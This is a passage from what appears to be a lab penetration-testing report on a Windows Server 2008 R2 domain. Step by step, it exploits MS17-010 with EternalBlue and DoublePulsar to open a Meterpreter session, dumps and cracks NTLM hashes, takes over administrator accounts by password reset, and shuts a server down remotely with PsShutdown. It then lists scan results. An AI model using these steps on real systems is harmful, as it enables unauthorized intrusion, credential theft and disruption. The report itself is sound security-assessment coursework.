
At this point the target needs to be 'WIN72K8R2', so '**1'** is entered into the command line.

The next step is to choose the delivery mode of the payload. This should be set to 'FB' for 'Fuzzbunch', by selecting **'1'** this should set the mode to 'FB'.

```
[*]  Mode :: Delivery mechanism

   *0) DANE      Forward deployment via DARINGNEOPHYTE
    1) FB        Traditional deployment from within FUZZBUNCH
```

An overview of the above process can be seen in the screenshot below.



Then next step is to run the Eternalblue tool. This can be done by confirming the standard entry by pressing enter and finalizing it by confirming to execute the plugin as shown below.

Then let it run until it appears as below saying ‘WIN’. This shows that the exploit has been completely successfully and the backdoor agent is running and now needs to connect back to the Kali system that was setup earlier.

To execute the DLL on the server and to connect to the Kali listener, the Doublepulsar module is used.

To use the Doublepulsar module type the command:


use Doublepulsar

As shown below in the screenshot, all standard entries were used except for choosing the protocol, architecture and function.

For the protocol, SMB needs to be selected. This can be done by entering **‘0’**.

For architecture, x64 needs to be selected. This can be done by entering **‘1’**.


For function, RunDLL needs to be selected. This can be done by entering **'2'**.



After selecting to run a DLL file, we need to select the path to the DLL file on the computer. Since the file was saved on the C drive of the computer the path to the file is:


c:\msf.dll.

Once this is entered, all standard values can be confirmed by again pressing the enter key and the same when asked to execute it, as shown below.




After the execution, it should display that 'Backdoor returned code: 10 -Success', as shown in the screenshot below.


This means that the listener should now be linked to the server.



Now if we go back to the Kali machine that was set up ,as shown below it should show that a meterpreter session has opened and now there is a meterpreter command line connected to the exploited server.



Typing in the simple command **hashdump**, as shown below, displays all the usernames and their corresponding hashed passwords.




This will be discussed further in the results part of this paper, with the full list of found usernames and hashes in appendix(A).

Once all the usernames and passwords were saved to a file, separating the hashes from the usernames, and doing a quick hash search online, it was found that the hashes were NTLM hashes. Entering the hashes into an online decryptor (https://hashkiller.co.uk/ntlm-decrypter.aspx) it managed to find that some of the hashes had previously been broken and returned the passwords in character format.

Using the username: **Administrator** and the cracked password: **ThisIsVerySecret17**, you are able to log on to either Server 1 or Server 2. To prove that access has been gained and that you are logged in as the system administrator, opening up a command line and entering the commands **systeminfo** for the system information and **whoami** to show which user you are logged in as. An example of these can be seen below.

Command for system info in command line: **sysinfo**

Command for user name in command line: **whoami**




Log into Server 1 with the username: **Administrator** and the password: **Thisisverysecret17**.

Once at the desktop go the start menu and at the top right should be a profile picture, click on the picture and it should open up a new window.

Now click on the link that says **Manage user accounts**


This should now show the tab as seen in the screenshot below.




This is the list of administrators for the server.

Picking one from the list, in this example we will take **D.Kawasaki**.

From here, close the tabs that are open and go back to the start menu and run **Active Directory Users and Computers** program.



Opening this program should give you the view in the screenshot below. This allows full access to all users, including usernames and the access to change passwords.



Taking the example of the administrator **D.Kawasaki**, which we can now see the full name is **Darren Kawasaki**. Right click on the name and choose **reset password**. It should now look as shown below.

Type in the new password as '**password'** and the same for confirm password.

Then click OK.

Now swap over to one of the client machines and type in username: **D.Kawasaki** and password: **password**.

This should log you into D.Kawasaki's account.

Another exploit found was that the servers were open to commands created by using pstools.


Pstools can be downloaded from https://docs.microsoft.com/en-us/sysinternals/downloads/pstools

Once downloaded and installed navigate to where to where pstools is stored.


cd \PsTools

Then run the command as shown below:

PsShutdown \\192.168.0.1



If the command works then it should display a screen similar to below with a time till power off.



And then going back to the server 1 which was logged in we can see that the server has indeed shutdown from remote access.


Stopping services...
Windows Server 2008 R2
Datacenter

3 RESULTS

3.1 RESULTS FOR PART 1

3.1.1 SCANNING RESULTS

The results from the scanning showed the IP's for all machines on the network. The results were:

192.168.0.1 - Server1

192.168.0.2 - Server2

192.168.0.10 - Client1

192.168.0.11 - Client2

192.168.0.100 - Windows Machine

192.168.0.200 - Kali Machine

It was then shown what ports were open on each of the servers. The results were:

192.168.0.1

Open Ports

- 23 (telnet)
- 53 (domain)
- 80 (www-http)
- 88 (Kerberos)
- 135 (loc-srv)
- 139 (netbios-ssn)
- 445 (Microsoft-ds)

192.168.0.2

Open Ports

- 23 (telnet)
- 53 (domain)
- 80 (www-http)
- 88 (Kerberos)
- 135 (loc-srv)
- 139 (netbios-ssn)
- 445 (Microsoft-ds)

On both servers port 445 is open which is used in the exploit in the procedure.

3.1.2 Enumeration Results

NMAP scans are used to show which ports are open on the targeted machine as well as what operating system is on the target. As can be seen in the screenshot below, Server 1 is running Windows Server 2008 and port 445 is open, which is required for the exploit to be carried out.

```
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2018-12-16 13:19:32Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadtargetnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?    syn-ack
```

(Full Results for both servers can be seen in Appendix B)

From the enumeration section of the procedure, the nbtenum3.3 results showed the list of users on both servers. An example is shown below showing a list of Administrators for Server 1.

Administrators

- UADTARGETNET\Administrator
- UADTARGETNET\B.Evert
- UADTARGETNET\Benny Hill
- UADTARGETNET\D.Kawasaki
- UADTARGETNET\D.Lecroy
- UADTARGETNET\D.Rosamond
- UADTARGETNET\Domain Admins
- UADTARGETNET\Enterprise Admins
- UADTARGETNET\F.Nelms
- UADTARGETNET\G.Chica
- UADTARGETNET\H.Shiba
- UADTARGETNET\I.Cortright
- UADTARGETNET\N.Hooton
- UADTARGETNET\R.Burstein
- UADTARGETNET\S.Abercrombie
- UADTARGETNET\W.Parekh
- UADTARGETNET\Y.Lezama

(Full results for both servers can be seen in Appendix C)

3.1.3 Vulnerability Scanning Results

NMAP vulnerability scans show what exploits could possibly be used on the target system. In the screenshot below it can be seen that the server is vulnerable to the exploit of the EternalBlue.

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft S
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidanc
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

(Full results are in Appendix D)


From the NESSUS scan a report is produced with a list of vulnerabilities and their level showing how serious the problem is. In the snippets below of the report you can see that both of the servers have the critical vulnerability of the EternalBlue exploit. This coincides with the NMAP vulnerability scan above.

192.168.0.1

3	2	5	0	60
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 70

SEVERITY	CVSS	PLUGIN	NAME
